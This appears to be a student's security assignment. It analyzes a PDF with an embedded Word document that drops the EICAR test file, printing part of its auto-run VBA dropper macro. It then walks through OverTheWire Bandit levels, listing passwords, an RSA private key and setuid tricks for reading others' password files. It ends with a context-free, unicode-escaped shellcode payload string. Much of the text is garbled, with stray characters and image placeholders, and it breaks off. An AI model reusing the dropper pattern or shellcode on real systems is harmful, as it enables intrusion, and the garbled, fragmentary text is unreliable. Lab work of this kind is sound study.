

TOPIC QUESTION

Visit the following link and analyze the pdf file along with the doc file without executing them. You will need to find relevant tools and commands for analyzing a doc file

<https://blog.didierstevens.com/2015/08/28/test-file-pdf-with-embedded-doc-dropping-eicar/>

QUESTION 1

Tools used: pdf-parser, pdfid, pdftk, oledump

```
root@kali:~/Downloads# pdf-parser -o 8 eicar.pdf decoder_
obj 8 0
Type: /EmbeddedFile
Referencing:
Contains stream
<<
/Length 8952
/Filter /FlateDecode
/Type /EmbeddedFile
>>
```

```
root@kali:~/Downloads# pdf-parser -o 7 eicar.pdf
obj 7 0
Type: /Filespec
Referencing: 8 0 R
<<
/Type /Filespec
/F (eicar-dropper.doc)
/EF
<<
/F 8 0 R
>>
```

```
root@kali:~/Downloads# python oledump.py eicar-dropper.doc
1:      114 '\x01CompObj'  Key      pdf-doc-  HappyValen  HR.pdf
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      6509 '1Table'
5:      409 'Macros/PROJECT'
6:      65 'Macros/PROJECTwm'
7: M     3716 'Macros/VBA/Module1'
8: m     924 'Macros/VBA/ThisDocument'
9:      2601 'Macros/VBA/_VBA_PROJECT'
10:     563 'Macros/VBA/directives...'
11:     4096 'WordDocument'
```

```
root@kali:~/Downloads# python oledump.py -s 7 -v eicar-dropper.doc
Attribute VB_Name = "Module1"
Sub AutoOpen()
    Dim sFilename As String
    Dim iFileNum As Integer
    Dim oFSO As Object

    iFileNum = FreeFile
    Set oFSO = CreateObject("Scripting.FileSystemObject")
    sFilename = Environ("temp") & "\" & oFSO.GetTempName


    Open sFilename For Binary Access Write As iFileNum
    Put iFileNum, , CByte(&H58)
    Put iFileNum, , CByte(&H35)
```

QUESTION 2

Level 0.


Login bandit.labs.overthewire.org with username and password: bandit0

Command: `ssh bandit0@bandit.labs.overthewire.org -p 2220`


A terminal window titled "bandit0@bandit: ~" showing the initial setup of the Level 0 challenge. The terminal displays a menu of tools and their locations, followed by contact information for the OverTheWire wargames community.

```
bandit0@bandit: ~
File Edit View Search Terminal Help
--[ Tools ]--
For your convenience we have installed a few usefull tools which you can find
in the following locations:
* peda (https://github.com/longld/peda.git) in /usr/local/peda/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /usr/local/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)
* checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/
checksec.sh
--[ More information ]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us through IRC on
irc.overthewire.org #wargames.
Enjoy your stay!
bandit0@bandit:~$
```

Level 0 ->1

A terminal window titled "bandit0@bandit: ~" showing the user navigating to the README file and reading its contents. The README contains a base64-encoded string.

```
bandit0@bandit:~$ ls
README
bandit0@bandit:~$ cat README
boJ9jbbUNNfktd7800psq0ltutMc3MY1
bandit0@bandit:~$
```

A terminal window titled "bandit1@bandit: ~" showing the user attempting to connect to the next level. The terminal displays the same tool list and contact information as Level 0, but with a message indicating a connection failure to the next level.

```
bandit1@bandit: ~
File Edit View Search Terminal Help
--[ Tools ]--
For your convenience we have installed a few usefull tools which you can find
in the following locations:
* peda (https://github.com/longld/peda.git) in /usr/local/peda/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /usr/local/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)
* checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/
checksec.sh
bandit1@bandit:~$ ssh bandit0@bandit.labs.overthewire.org -p 2220
ssh: Could not resolve hostname bandit.labs.overthewire.org: Temporary failure
--[ More information ]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us through IRC on
irc.overthewire.org #wargames.
Enjoy your stay!
bandit1@bandit:~$
```


Level 1 -> 2

```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9
bandit1@bandit:~$
```

Level 2-3

```
bandit2@bandit:~$ ls spaces\ in\ this\ filename
spaces in this filename
bandit2@bandit:~$ cat spaces\ in\ this\ filename
UmHadQclWmgdLOKQ3YNgjWxGoRMB5luK
bandit2@bandit:~$
```

Level 3-4



```
bandit3@bandit: ~/inhere
File Edit View Search Terminal Help

For support, questions or comments, contact us through IRC on
irc.overthewire.org #wargames.

Enjoy your stay!

bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Dec 28 14:34 .
drwxr-xr-x 3 root root 4096 Dec 28 14:34 ..
-rw-r----- 1 bandit4 bandit3 33 Dec 28 14:34 .hidden
bandit3@bandit:~/inhere$ cat .hidden
pIwrPrtpN36QITSp3EQaw936yaFoFgAB
bandit3@bandit:~/inhere$
```

Bandit Level 4 → Level 5

```

bandit4@bandit:~/inhere$ ls
-file00 -file02 -file04 -file06 -file08
-file01 -file03 -file05 -file07 -file09
bandit4@bandit:~/inhere$ cat ./-file00
yk6q+000z0C|000M0 0rkA0000Abandit4@bandit:~/inhere$ cat ./-file01
0000L0
0000]0SN00000000+0l0020bandit4@bandit:~/inhere$ cat ./-file02
0in:500000p000W00
For more information ]--
/0
00000000Rbandit4@bandit:~/inhere$ cat ./-file03
0000, -0
0000t000T00W00Lv0<d0003qbandit4@bandit:~/inhere$ cat ./-file04
0
&0=0[_00`z0m0=0 0V0zs09000 bandit4@bandit:~/inhere$ cat ./-file05
o-0MG0Z000000000000VD\%000+0bandit4@bandit:~/inhere$ cat ./-file06
0!0G00KT08000Xj00ys0Z00zj00bandit4@bandit:~/inhere$ cat ./-file07
koReB0KuIDDepwhWk7jZC0RTdopnAYKh
bandit4@bandit:~/inhere$ cat ./-file08

```

Bandit Level 5 → Level 6

```

bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere
bandit5@bandit:~/inhere$ ls
maybehere00 maybehere04 maybehere08 maybehere12 maybehere16
maybehere01 maybehere05 maybehere09 maybehere13 maybehere17
maybehere02 maybehere06 maybehere10 maybehere14 maybehere18
maybehere03 maybehere07 maybehere11 maybehere15 maybehere19
bandit5@bandit:~/inhere$ find . -type f -readable ! -executable -size 1033c
find: unknown predicate '-executable'
bandit5@bandit:~/inhere$ find . -type f -readable ! -executable -size 1033c
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
DXjZPULLxYr17uwoI01bNLQbtFemEgo7

```

Bandit Level 6 → Level 7

```

find: '/proc/20734/net/dev_snmp6': Permission denied
find: '/proc/20734/net/netfilter': Permission denied
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs
bandit6@bandit:~$

```


Bandit Level 7 → Level 8

```
bandit7@bandit:~$ cat data.txt | grep 'millionth'
bandit7@bandit:~$ cat data.txt | grep 'millionth'
millionth      cvX2JJJa4CFALtqS87jk27qwqGhBM9plV
bandit7@bandit:~$
```

Bandit Level 8 → Level 9

```
bandit8@bandit:~$ cat data.txt | sort | uniq -u
UsvVyFSfZZWb16wgC7dAFyFuR6jQQUHR
bandit8@bandit:~$
```

Bandit Level 9 → Level 10



```
bandit9@bandit: ~
File Edit View Search Terminal Help
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ strings data.txt | grep "="
nfZ=
U=R*q
=-VW+
===== theP`
    =uN
\<P5J7=^
===== password
L='.
L===== isA
G&eB =
9T=8?
9=!/"
===== truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk
bandit9@bandit:~$
```

Bandit Level 10 → Level 11

```
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt | base64 --decode
The password is IFukwKGsFW8M0q3IRFqrxE1hxTNEbUPR
bandit10@bandit:~$
```

Bandit Level 11 → Level 12

The password for the next level is stored in the file **data.txt**, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions


```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf 5Gr8L4qetPEsPk8htqjhRK8XSP6x2RHH
bandit11@bandit:~$ cat data.txt | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'
The password is 5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu
bandit11@bandit:~$
```

Bandit Level 12 → Level 13

The password for the next level is stored in the file **data.txt**, which is a hexdump of a file that has been repeatedly compressed. For this level it may be useful to create a directory under **/tmp** in which you can work using **mkdir**. For example: **mkdir /tmp/myname123**. Then copy the datafile using **cp**, and rename it using **mv** (read the manpages!)

This is a very repetitive step and many ways to solve the problem, but the most important step is to convert hexdump to binary file. After that use **file** command to check the compression method, rename the file to its corresponding compression format then call the decompression function. At the end we have the **data8.bin**. decompress this file and use **cat** command to get the password.

```
bandit12@bandit:/tmp/vinh$ ls
binfile.bin data5.bin data6.bin.out data8.bin test.txt
bandit12@bandit:/tmp/vinh$ ls
binfile.bin data5.bin data6.bin.out data8.bin test.txt
bandit12@bandit:/tmp/vinh$ zcat data8.bin >data8_extract
bandit12@bandit:/tmp/vinh$ ls
binfile.bin data5.bin data6.bin.out data8.bin data8_extract test.txt
bandit12@bandit:/tmp/vinh$ cat data8_extract
The password is 8ZjyCRiBWFYkneahHwxCv3wb2a10RpYL
bandit12@bandit:/tmp/vinh$
```

Bandit Level 13 → Level 14

```
bandit14@bandit:~$ ls
bandit14@bandit:~$ cd /etc
bandit14@bandit:/etc$ cd bandit_pass
bandit14@bandit:/etc/bandit_pass$ cd bandit14
-bash: cd: bandit14: Not a directory
bandit14@bandit:/etc/bandit_pass$ cat bandit14
4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e
bandit14@bandit:/etc/bandit_pass$
```

Bandit Level 14 → Level 15

```
bandit14@bandit:/etc/bandit_pass$ nc localhost 30000
4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e
Correct!
BfMYroe26WYalil77FoDi9qh59eK5xNr
bandit14@bandit:/etc/bandit_pass$
```

Bandit Level 15 → Level 16

```
Start Time: 1519279491
Timeout   : 300 (sec)
Verify return code: 18 (self signed certificate)
---
BfMYr0e26WYalil77FoDi9qh59eK5xNr
Correct!
cluFn7wTiGryunymY0u4Rcff5xQluehd

closed
bandit14@bandit:/etc/bandit_pass$
```

Bandit Level 16 → Level 17

```
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIIEogIBAAKCAQEAvm0kuifmMg6HL2YPI0jon6iWfbp7c3jx34YkYWquH57SUdyJ
imZzeyGC0gtZPGUjUSxiJSWI/oTqexh+cAMTSMLOJf7+BrJ0bArnd9Y7YT2bRPQ
Ja6Lzb558YW3FZL870Ri0+rW4LDCDCNd2lUvLE/GL2GwyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW30ekePQAzL0VUYbw
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
k0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XF0JuaQIDAQABAoIBABagpxpM1aoLWfvd
Khcj10nqcoBc4oE11aFYQwik7xfw+24pRNUDE6SFth0ar69jp5RLLwD1NhPx3iBl
J9n0M80J0VToum43U0S8YxF8WwhXriYGnc1sskbwpX0UDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxAkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMqnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52y0Q9q0kwFTEQpjTf4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBURj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL5ls0mama
+T0WwgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRh0RT
8c8hAuRBb2G82so8vUHK/fur850Efc9TncnCY2crpoqsgghifKLxrLgtT+qDpfZnx
SatLdt8Gf085yA7hnWWJ2MxF3NaesDm75Lsm+tBbAiyC9P2jGRntMskCgYEAypHd
HCctNi/FwjuLhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCivGCSx+X3l5Siwg0A
R57hJglezIiVjv3aGwHwvLzvtzszK6zV6oXFau0ECgYAbjo46T4hyP5tJi93V5Hdi
TtieK7xRvXUL+iu7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB30hYimtiG2Cg5JCqIZFHxD6mJEG0iu
L8ktHMPvodBwNsSBULpG0QKBgBApLTfC1H0nWiMG0U3KPwYwt006CdTkmJ0mL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7Yfz0KU4ZxEnabvXnvWkU
Y0djHdS0oKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrTtF5NSsJLABxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl104f7HVm6EpTscdXU+bCXWkfjuRb7Dy9G0tt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40f0oZyfAMT8s1m/uYv5206IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
bandit14@bandit:/etc/bandit_pass$
```

Bandit Level 17 → Level 18


```
bandit17@bandit:~$ diff passwords.new passwords.old
42c42
< kfBf3eYk5BPBRzWjqu+bbfE8875Vc5Yd
- - -
> 6vcSC74R0I95NqkKaeEC2ABVMDX9TyUr
bandit17@bandit:~$
```

Bandit Level 18 → Level 19

```
hByebye !
eConnection to bandit.labs.overthewire.org closed.
droot@kali:~# ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
tThis is a OverTheWire game server. More information on http://www.overthewire.or
9g/wargames-gtRBXR
jbandit18@bandit.labs.overthewire.org's password:
BTueksS7Ubh8G3DCwVzrTd8rAV0wq3M5x
iroot@kali:~#
```

Bandit Level 19 → Level 20

```
6bandit19@bandit:~$ ls
9bandit20-do
Wbandit19@bandit:~$ file bandit20-do
hbandit20-do: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dy
Lnamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[
tsha1]=1c05d80e62cd205a3497b870e8294402424a4f7c, not stripped
a
hbandit19@bandit:~$ ./bandit20-do
hRun a command as another user.
ek Example: ./bandit20-do id
dbandit19@bandit:~$ ./bandit20-do id
tuid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(bandit
919)
jbandit19@bandit:~$ cat /etc/bandit_pass/bandit20
Bcat: /etc/bandit_pass/bandit20: Permission denied
ibandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
sGbKksEFF4yrVs6il55v6gwY5aVje5f0j
bandit19@bandit:~$ ^C
KEY-----
bandit19@bandit:~$
```

Bandit Level 20 → Level 21

```
3password matches, sending next password
ibandit20@bandit:~$ nc -l 9999
1GbKksEFF4yrVs6il55v6gwY5aVje5f0j
5gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr
bandit20@bandit:~$
```

Bandit Level 21 → Level 22

```
bandit21@bandit:~$ cd /etc/cron.d
bandit21@bandit:/etc/cron.d$ crontab cronjob_bandit22
/var/spool/cron/: mkstemp: Permission denied
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
cat: /usr/bin/cronjob_bandit22.sh: No such file or directory
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$ cat /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
Yk7owGAcWjwMVRwrTesJEwB7WV0iILLI
bandit21@bandit:/etc/cron.d$
```

Bandit Level 22 → Level 23

```
bandit22@bandit:~$ cd /etc/cron.d
bandit22@bandit:/etc/cron.d$ ls
cronjob_bandit22 cronjob_bandit23 cronjob_bandit24 popularity-contest
bandit22@bandit:/etc/cron.d$ cat cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
bandit22@bandit:/etc/cron.d$ ./cronjob_bandit23.sh
-bash: ./cronjob_bandit23.sh: No such file or directory
bandit22@bandit:/etc/cron.d$ cronjob_bandit23.sh
Copying passwordfile /etc/bandit_pass/bandit22 to /tmp/8169b67bd894ddb4412f91573b38db3
bandit22@bandit:/etc/cron.d$ cat /tmp/8169b67bd894ddb4412f91573b38db3
Yk7owGAcWjwMVRwrTesJEwB7WV0iILLI
bandit22@bandit:/etc/cron.d$
```

Bandit Level 23 → Level 24

...DON'T HAVE ENOUGH TIME TO READ DOCUMENTS

PART III

pl27 =

```
"\u06eb\u0000\u0000\u005eb\u00f9e8\u00ffff\u005aff\u00c283\u008718\u008bd6\u0033fe\u0066c9\u00e0b9\u00fc01\u0035ad\u009f9
5\u0087ab\u00e2ab\u005f7\u00430f\u009587\u00ab9f\u0016da\u00ae72\u00490c\u00471e\u009487\u00ab9f\u005cb4\u0020fb\u00a5b2\u00ab
9f\u001e87\u00a7e9\u00e30c\u002083\u009dc1\u00d514\u001ea7\u00cda9\u00dabe\u00de87\u00f375\u00e4a6\u00e191\u002673\u00a932\u00
ab99\u001887\u005322\u009582\u00439f\u009101\u00ab9f\u0000a\u00acec\u009587\u0054cd\u006d12\u00ab9a\u001087\u00a45f\u003a03
\u00ab9c\u001887\u00c32a\u009581\u00269f\u00b53a\u00ab99\u007d87\u00afff\u009587\u003e12\u0090fb\u00ab9f\u006ad5\u00530a\u00958
2\u002e9f\u009a47\u00221b\u009584\u00269f\u00e532\u00ab99\u001887\u008f22\u009581\u00439f\u0091bd\u00ab9f\u0000a\u00ae17\u009
587\u0054cd\u006d12\u00ab9a\u001087\u00a45f\u00f603\u00ab9c\u001887\u002f2a\u009581\u00269f\u00a13a\u00ab99\u007d87\u00af8b\u00
9587\u00e812\u0052b3\u00379f\u009587\u00fb9f\u000078\u00ad83\u009587\u006b1a\u0098f3\u00e812\u0016b3\u00afe7\u009a81\u00831d
\u006a78\u002660\u00fa02\u00ab9a\u00c587\u003e60\u009397\u00ab9f\u005502\u002f90\u00969b\u00ab9f\u00160e\u00ab43\u009587\u00ee
```